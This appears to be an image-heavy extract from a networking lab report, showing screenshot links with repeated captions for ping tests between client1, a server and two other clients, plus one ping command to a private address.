
Test case 1: client1 ping server




Test case 1: client1 ping server



Test case 1: client1 ping server




Test case 1: client1 ping server




Test case 2: client1 ping client-B


ping 192.168.0.100




Test case 2: client1 ping client-B




Test case 2: client1 ping client-B



Test case 2: client1 ping client-B




Test case 3: client1 ping clientA



Test case 3: client1 ping clientA

